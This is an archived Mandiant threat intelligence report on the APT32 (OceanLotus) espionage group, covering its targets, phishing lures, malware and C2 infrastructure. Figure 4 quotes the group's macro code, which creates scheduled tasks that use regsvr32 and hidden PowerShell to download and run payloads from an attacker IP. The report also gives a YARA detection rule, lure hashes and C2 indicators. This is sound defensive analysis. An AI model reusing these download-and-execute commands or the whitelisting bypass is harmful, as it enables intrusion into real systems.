Cyber Espionage is Alive and Well: APT32 and the Threat to Global Corporations | Mandiant

By Mandiant

Published: 2017-05-14 · Archived: 2026-04-05 15:34:14 UTC

Cyber espionage actors, now designated by FireEye as APT32 (OceanLotus Group), are carrying out intrusions into private sector companies across multiple industries and have also targeted foreign governments, dissidents, and journalists. FireEye assesses that APT32 leverages a unique suite of fully-featured malware, in conjunction with commercially-available tools, to conduct targeted operations that are aligned with Vietnamese state interests.

APT32 and FireEye's Community Response

In the course of investigations into intrusions at several corporations with business interests in Vietnam, FireEye's Mandiant incident response consultants uncovered activity and attacker-controlled infrastructure indicative of a significant intrusion campaign. In March 2017, in response to active targeting of FireEye clients, the team launched a Community Protection Event (CPE) – a coordinated effort between Mandiant incident responders, FireEye as a Service (FaaS), FireEye iSight Intelligence, and FireEye product engineering – to protect all clients from APT32 activity.

In the following weeks, FireEye released threat intelligence products and updated malware profiles to customers while developing new detection techniques for APT32's tools and phishing lures. This focused intelligence and detection effort led to new external victim identifications as well as providing sufficient technical evidence to link twelve prior intrusions, consolidating four previously unrelated clusters of threat actor activity into FireEye's newest named advanced persistent threat group: APT32.

APT32 Targeting of Private Sector Company Operations in Southeast Asia

Since at least 2014, FireEye has observed APT32 targeting foreign corporations with a vested interest in Vietnam's manufacturing, consumer products, and hospitality sectors. Furthermore, there are indications that APT32 actors are targeting peripheral network security and technology infrastructure corporations.

Here is an overview of intrusions investigated by FireEye that are attributed to APT32:

- In 2014, a European corporation was compromised prior to constructing a manufacturing facility in Vietnam.
- In 2016, Vietnamese and foreign-owned corporations working in network security, technology infrastructure, banking, and media industries were targeted.
- In mid-2016, malware that FireEye believes to be unique to APT32 was detected on the networks of a global hospitality industry developer with plans to expand operations into Vietnam.

- From 2016 through 2017, two subsidiaries of U.S. and Philippine consumer products corporations, located inside Vietnam, were the target of APT32 intrusion operations.

Table 1 shows a breakdown of APT32 activity, including the malware families used in each.

Year	Country	Industry	Malware
2014	Vietnam	Network Security	WINDSHIELD
2014	Germany	Manufacturing	WINDSHIELD
2015	Vietnam	Media	WINDSHIELD
2016	Philippines	Consumer products	KOMPROGO WINDSHIELD SOUNDBITE BEACON
2016	Vietnam	Banking	WINDSHIELD
2016	Philippines	Technology Infrastructure	WINDSHIELD
2016	China	Hospitality	WINDSHIELD
2016	Vietnam	Media	WINDSHIELD
2016	United States	Consumer Products	WINDSHIELD PHOREAL BEACON SOUNDBITE

Table 1: APT32 Private Sector Targeting Identified by FireEye

APT32 Interest in Political Influence and Foreign Governments

In addition to focused targeting of the private sector with ties to Vietnam, APT32 has also targeted foreign governments, as well as Vietnamese dissidents and journalists since at least 2013. Here is an overview of this activity:

- A public blog published by the *Electronic Frontier Foundation* indicated that journalists, activists, dissidents, and bloggers were targeted in 2013 by malware and tactics consistent with APT32 operations.
- In 2014, APT32 leveraged a spear-phishing attachment titled “Plans to crackdown on protesters at the Embassy of Vietnam.exe," which targeted dissident activity among the Vietnamese diaspora in Southeast Asia. Also in 2014, APT32 carried out an intrusion against a Western country’s national legislature.
- In 2015, SkyEye Labs, the security research division of the Chinese firm Qihoo 360, released a report detailing threat actors that were targeting Chinese public and private entities including government agencies, research institutes, maritime agencies, sea construction, and shipping enterprises. The

information included in the report indicated that the perpetrators used the same malware, overlapping infrastructure, and similar targets as APT32.
- In 2015 and 2016, two Vietnamese media outlets were targeted with malware that FireEye assesses to be unique to APT32.
- In 2017, social engineering content in lures used by the actor provided evidence that they were likely used to target members of the Vietnam diaspora in Australia as well as government employees in the Philippines.

APT32 Tactics

In their current campaign, APT32 has leveraged ActiveMime files that employ social engineering methods to entice the victim into enabling macros. Upon execution, the initialized file downloads multiple malicious payloads from remote servers. APT32 actors continue to deliver the malicious attachments via spear-phishing emails.

APT32 actors designed multilingual lure documents which were tailored to specific victims. Although the files had ".doc" file extensions, the recovered phishing lures were ActiveMime ".mht" web page archives that contained text and images. These files were likely created by exporting Word documents into single file web pages.

Table 2 contains a sample of recovered APT32 multilingual lure files.

ActiveMime Lure Files	**MD5**
2017年员工工资性津贴额统计报告.doc (2017 Statistical Report on Staff Salary and Allowances)	5458a2e4d784abb1a1127263bd5006b5
Thong tin.doc (Information)	ce50e544430e7265a45fab5a1f31e529
Phan Vu Tutn CV.doc	4f761095ca51bfbbf4496a4964e41d4f
Ke hoach cuu tro nam 2017.doc (2017 Bailout Plan)	e9abe54162ba4572c770ab043f576784
Instructions to GSIS.doc	fba089444c769700e47c6b44c362f96b
Hoi thao truyen thong doc lap.doc (Traditional Games)	f6ee4b72d6d42d0c7be9172be2b817c1
Giấy yêu cầu bồi thường mới 2016 - hằng.doc (New 2016 Claim Form)	aa1f85de3e4d33f31b4f78968b29f175
Hoa don chi tiet tien no.doc (Debt Details)	5180a8d9325a417f2d8066f9226a5154
Thu moi tham du Hoi luan.doc (Collection of Participants)	f6ee4b72d6d42d0c7be9172be2b817c1

Danh sach nhan vien vi pham ky luat.doc (List of Employee Violations)	6baafffa7bf960dec821b627f9653e44
Nội-dung-quảng-cáo.doc (Internal Content Advertising)	471a2e7341f2614b715dc89e803ffcac
HĐ DVPM-VTC 31.03.17.doc	f1af6bb36cdf3cff768faee7919f0733

Table 2: Sampling of APT32 Lure Files

The Base64 encoded ActiveMime data also contained an OLE file with malicious macros. When opened, many lure files displayed fake error messages in an attempt to trick users into launching the malicious macros. Figure 1 shows a fake Gmail-theme paired with a hexadecimal error code that encourages the recipient to enable content to resolve the error. Figure 2 displays another APT32 lure that used a convincing image of a fake Windows error message instructing the recipient to enable content to properly display document font characters.



Figure 1: Example APT32 Phishing Lure – Fake Gmail Error Message



Figure 2: Example APT32 Phishing Lure – Fake Text Encoding Error Message

APT32 operators implemented several novel techniques to track the efficacy of their phishing, monitor the distribution of their malicious documents, and establish persistence mechanisms to dynamically update backdoors injected into memory.

In order to track who opened the phishing emails, viewed the links, and downloaded the attachments in real-time, APT32 used cloud-based email analytics software designed for sales organizations. In some instances, APT32 abandoned direct email attachments altogether and relied exclusively on this tracking technique with links to their ActiveMime lures hosted externally on legitimate cloud storage services.

To enhance visibility into the further distribution of their phishing lures, APT32 utilized the native web page functionality of their ActiveMime documents to link to external images hosted on APT32 monitored infrastructure.

Figure 3 contains an example phishing lure with HTML image tags used for additional tracking by APT32.

Figure 3: Phishing Lure Containing HTML Image Tags for Additional Tracking

When a document with this feature is opened, Microsoft Word will attempt to download the external image, even if macros were disabled. In all phishing lures analyzed, the external images did not exist. Mandiant consultants suspect that APT32 was monitoring web logs to track the public IP address used to request remote images. When

combined with email tracking software, APT32 was able to closely track phishing delivery, success rate, and conduct further analysis about victim organizations while monitoring the interest of security firms.

Once macros were enabled on the target system, the malicious macros created two named scheduled tasks as persistence mechanisms for two backdoors on the infected system. The first named scheduled task launched an application whitelisting script protection bypass to execute a COM scriptlet that dynamically downloaded the first backdoor from APT32's infrastructure and injected it into memory. The second named scheduled task, loaded as an XML file to falsify task attributes, ran a JavaScript code block that downloaded and launched a secondary backdoor, delivered as a multi-stage PowerShell script. In most lures, one scheduled task persisted an APT32-specific backdoor and the other scheduled task initialized a commercially-available backdoor as backup.

To illustrate the complexity of these lures, Figure 4 shows the creation of persistence mechanisms for recovered APT32 lure "2017年员工工资性津贴额统计报告.doc".

```
            sCMDLine = "schtasks /create /sc MINUTE /tn ""Windows Scheduled Maintenance"" /tr
""\""regsvr32.exe\"" /s /n /u /i:http://80.255.3.87:80/a/b/allp/10009.jpg scrobj.dll"" /mo 30"

' ... code snipped by Carr for easy viewing...
    tstr = tstr & "
<Arguments>vbscript:Execute(""CreateObject(""""WScript.Shell"""").Run""""powershell.exe -nop -w
hidden -c """""""IEX ((new-object
net.webclient).downloadstring('http://80.255.3.87:80/a/g/10007.jpg'))""""""""""""", 0:code close"")
</Arguments>" & vbCrLf
```

Figure 4: APT32 ActiveMime Lures Create Two Named Scheduled Tasks

In this example, a scheduled task named "Windows Scheduled Maintenance" was created to run Casey Smith's "Squiblydoo" App Whitelisting bypass every 30 minutes. While all payloads can be dynamically updated, at the time of delivery, this task launched a COM scriptlet (".sct" file extension) that downloaded and executed Meterpreter hosted on images.chinabytes[.]info. Meterpreter then loaded Cobalt Strike BEACON, configured to communicate with 80.255.3[.]87 using the Safebrowsing malleable C2 profile to further blend in with network traffic. A second scheduled task named "Scheduled Defrags" was created by loading the raw task XML with a backdated task creation timestamp of June 2, 2016. This second task ran "mshta.exe" every 50 minutes which launched an APT32-specific backdoor delivered as shellcode in a PowerShell script, configured to communicate with the domains blog.panggin[.]org, share.codehao[.]net, and yii.yiihao126[.]net.

Figure 5 illustrates the chain of events for a single successful APT32 phishing lure that dynamically injects two multi-stage malware frameworks into memory.



Figure 5: APT32 Phishing Chain of Events

The impressive APT32 operations did not stop after they established a foothold in victim environments. Several Mandiant investigations revealed that, after gaining access, APT32 regularly cleared select event log entries and heavily obfuscated their PowerShell-based tools and shellcode loaders with Daniel Bohannon's Invoke-Obfuscation framework.

APT32 regularly used stealthy techniques to blend in with legitimate user activity:

- During one investigation, APT32 was observed using a privilege escalation exploit (CVE-2016-7255) masquerading as a Windows hotfix.
- In another investigation, APT32 compromised the McAfee ePO infrastructure to distribute their malware as a software deployment task in which all systems pulled the payload from the ePO server using the proprietary SPIPE protocol.
- APT32 also used hidden or non-printing characters to help visually camouflage their malware on a system. For example, APT32 installed one backdoor as a persistent service with a legitimate service name that had a Unicode no-break space character appended to it. Another backdoor used an otherwise legitimate DLL filename padded with a non-printing OS command control code.

APT32 Malware and Infrastructure

APT32 appears to have a well-resourced development capability and uses a custom suite of backdoors spanning multiple protocols. APT32 operations are characterized through deployment of signature malware payloads including WINDSHIELD, KOMPROGO, SOUNDBITE, and PHOREAL. APT32 often deploys these backdoors along with the commercially-available Cobalt Strike BEACON backdoor. APT32 may also possess backdoor development capabilities for macOS.

The capabilities for this unique suite of malware is shown in Table 3.

Malware	Capabilities
WINDSHIELD	• Command and control (C2) communications via TCP raw sockets • Four configured C2s and six configured ports – randomly-chosen C2/port for communications • Registry manipulation • Get the current module's file name • Gather system information including registry values, user name, computer name, and current code page • File system interaction including directory creation, file deletion, reading, and writing files • Load additional modules and execute code • Terminate processes • Anti-disassembly

KOMPROGO	• Fully-featured backdoor capable of process, file, and registry management • Creating a reverse shell • File transfers • Running WMI queries • Retrieving information about the infected system
SOUNDBITE	• C2 communications via DNS • Process creation • File upload • Shell command execution • File and directory enumeration/manipulation • Window enumeration • Registry manipulation • System information gathering
PHOREAL	• C2 communications via ICMP • Reverse shell creation • Filesystem manipulation • Registry manipulation • Process creation • File upload
BEACON (Cobalt Strike)	• Publicly available payload that can inject and execute arbitrary code into processes • Impersonating the security context of users • Importing Kerberos tickets • Uploading and downloading files • Executing shell commands • Configured with malleable C2 profiles to blend in with normal network traffic • Co-deployment and interoperability with Metasploit framework • SMB Named Pipe in-memory backdoor payload that enables peer-to-peer C2 and pivoting over SMB

Table 3: APT32 Malware and Capabilities

APT32 operators appear to be well-resourced and supported as they use a large set of domains and IP addresses as command and control infrastructure. The FireEye iSIGHT Intelligence MySIGHT Portal contains additional information on these backdoor families based on Mandiant investigations of APT32 intrusions.

Figure 6 provides a summary of APT32 tools and techniques mapped to each stage of the attack lifecycle.



Figure 6: APT32 Attack Lifecycle

Outlook and Implications

Based on incident response investigations, product detections, and intelligence observations along with additional publications on the same operators, FireEye assesses that APT32 is a cyber espionage group aligned with Vietnamese government interests. The targeting of private sector interests by APT32 is notable and FireEye believes the actor poses significant risk to companies doing business in, or preparing to invest in, the country. While the motivation for each APT32 private sector compromise varied – and in some cases was unknown – the unauthorized access could serve as a platform for law enforcement, intellectual property theft, or anticorruption measures that could ultimately erode the competitive advantage of targeted organizations. Furthermore, APT32 continues to threaten political activism and free speech in Southeast Asia and the public sector worldwide. Governments, journalists, and members of the Vietnam diaspora may continue to be targeted.

While actors from China, Iran, Russia, and North Korea remain the most active cyber espionage threats tracked and responded to by FireEye, APT32 reflects a growing host of new countries that have adopted this dynamic capability. APT32 demonstrates how accessible and impactful offensive capabilities can be with the proper investment and the flexibility to embrace newly-available tools and techniques. As more countries utilize inexpensive and efficient cyber operations, there is a need for public awareness of these threats and renewed dialogue around emerging nation-state intrusions that go beyond public sector and intelligence targets.

APT32 Detection

Figure 7 contains a Yara rule can be used to identify malicious macros associated with APT32's phishing lures:

```
rule APT32_ActiveMime_Lure {
meta:
	filetype="MIME entity"
	author="Ian Ahl (@TekDefense) and Nick Carr (@ItsReallyNick)"
	date="2017-03-02"
	description="Developed to detect APT32 (OceanLotus Group) phishing lures
used to target FireEye customers in 2016 and 2017"
strings:
	$a1= "office_text" wide ascii
	$a2= "schtasks /create /tn" wide ascii
	$a3= "scrobj.dll" wide ascii
	$a4= "new-object net.webclient" wide ascii
	$a5= "GetUserName" wide ascii
	$a6= "WSHnet.UserDomain" wide ascii
	$a7= "WSHnet.UserName" wide ascii
condition:
	4 of them
}
```

Figure 7: Yara Rule for APT32 Malicious Macros

Table 4 contains a sampling of the infrastructure that FireEye has associated with APT32 C2.

C2 Infrastructure		
103.53.197.202	104.237.218.70	104.237.218.72
185.157.79.3	193.169.245.78	193.169.245.137
23.227.196.210	24.datatimes.org	80.255.3.87
blog.docksugs.org	blog.panggin.org	contay.deaftone.com
check.paidprefund.org	datatimes.org	docksugs.org
economy.bloghop.org	emp.gapte.name	facebook-cdn.net
gap-facebook.com	gl-appspot.org	help.checkonl.org
high.expbas.net	high.vphelp.net	icon.torrentart.com
images.chinabytes.info	imaps.qki6.com	img.fanspeed.net
job.supperpow.com	lighpress.info	menmin.strezf.com
mobile.pagmobiles.info	news.lighpress.info	notificeva.com
nsquery.net	pagmobiles.info	paidprefund.org
push.relasign.org	relasign.org	share.codehao.net
seri.volveri.net	ssl.zin0.com	static.jg7.org
syn.timeizu.net	teriava.com	timeizu.net

tonholding.com	tulationeva.com	untitled.po9z.com
update-flashs.com	vieweva.com	volveri.net
vphelp.net	yii.yiihao126.net	zone.apize.net

Table 4: Sampling of APT32 C2 Infrastructure

Posted in

- Threat Intelligence
- Security & Identity
